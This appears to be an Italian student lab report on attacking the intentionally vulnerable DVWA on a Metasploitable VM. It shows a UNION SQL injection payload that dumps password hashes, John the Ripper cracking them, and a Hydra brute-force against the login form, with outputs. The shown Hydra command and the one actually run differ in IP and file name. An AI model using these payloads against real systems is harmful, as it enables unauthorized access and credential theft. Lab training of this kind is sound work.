

## Relazione Password Cracking

Nella seguente immagine, abbiamo la Home Page della macchina **Metasploitable**

- Clicco su **DVWA**



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Nella seguente immagine, abbiamo la pagina di Log in della **DVWA**

- Inseriamo le nostre credenziali ed accediamo alla **Damn Vulnerable Web Application**

The DVWA logo features the letters "DVWA" in a bold, sans-serif font, with a stylized green and grey swoosh graphic to the right.

Username

Password


Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Nella seguente immagine, dopo aver effettuato l'accesso alla DVWA (**Damn Vulnerable Web Application**), andiamo nella scheda **DVWA Security**

- Andiamo nella scheda **DVWA Security** ed abbassiamo la sicurezza da **High** a **Low**, che ci permetterà di procedere con le operazioni, che illustro nei prossimi passaggi



Nella seguente immagine dopo aver abbassato il livello di sicurezza da **High** a **Low**, andiamo nella scheda **SQL Injection** a scrivere nella stringa **User ID**:

- **' UNION SELECT user,password FROM dvwa.users --** dando uno spazio dopo i --) per far sì che il comando venga eseguito, senza darci errore, come nell'immagine come possiamo vedere di seguito:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '--' at line 1

Nella seguente immagine andiamo ad immettere nella stringa il comando che ci restituirà in risposta i dati che vogliamo sapere (username e password), **ricordando di dare uno spazio dopo i –**

- Inseriamo il comando: **' UNION SELECT user,password FROM dvwa.users –**
- Dopo aver inserito il comando per la ricerca degli user e delle password, possiamo vedere nella seguente immagine, i dati che volevamo avere



**DVWA**

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


More info

<http://www.securiteam.com/securityreviews/SDP0N1P78E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

Nella seguente immagine, sulla sinistra abbiamo il terminale di **Kali Linux**, dove utilizzeremo il comando nano, per creare e modificare (in caso di necessità il nostro file), nel seguente caso, illustrato, creiamo il file chiamato con estensione testo

- Il nome del file: **john.txt** in cui riportiamo i dati trovati nella scheda (user e password) SQL Injection dopo aver cliccato sul tasto **Submit ' UNION SELECT user,password FROM dvwa.users --**



admin:5f4dcc3b5aa765d61d8327deb882cf99  
gordonb:e99a18c428cb38d5f260853678922e03  
1337:8d3533d75ae2c3966d7e0d4fcc69216b  
pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
smithy:5f4dcc3b5aa765d61d8327deb882cf99

**DVWA**

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Nella seguente immagine e passaggio con il comando **cat**, possiamo vedere il contenuto del file **john.txt**

- **cat john.txt**

```
(kali@kali)-[~/Desktop]
$ cat john.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b

pablo:0d107d09f5bbe40cade3de5c71e9e9b7

smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Nella seguente immagine e passaggio andiamo ad utilizzare il comando con il quale andiamo a decriptare le credenziali che abbiamo trovato in precedenza, e nello specifico, andiamo a decriptare la **chiave crittografata (hash MD5)** in testo comprensibile (**password**)

- **john --show --format=Raw-MD5 john.txt**

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 john.txt

admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Nella seguente immagine e passaggio, aggiuntivo, come extra dell'esercizio, ho utilizzato il comando **hydra** con il quale avrò come risultato di ricerca, non solo user e password, ma anche l'**indirizzo IP della macchina vittima**

- **hydra -L usernames.txt.save -P password.txt -u 192.168.50.102 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed**

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 john.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

(kali@kali)-[~/Desktop]
$ nano admin.txt

(kali@kali)-[~/Desktop]
$ nano password.txt

(kali@kali)-[~/Desktop]
$ hydra -L admin.txt -P password.txt -u 192.168.50.155 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 09:17:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking http-post-form://192.168.50.155:80/dvwa/login.php:username="USER"&password="PASS"&Login=Login:failed
[80][http-post-form] host: 192.168.50.155 login: 1337 password: charley
[80][http-post-form] host: 192.168.50.155 login: smithy password: password
[80][http-post-form] host: 192.168.50.155 login: gordonb password: abc123
[80][http-post-form] host: 192.168.50.155 login: smithy password: password
[80][http-post-form] host: 192.168.50.155 login: admin password: password
[80][http-post-form] host: 192.168.50.155 login: pablo password: letmein
[80][http-post-form] host: 192.168.50.155 login: admin password: password
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 09:17:34
```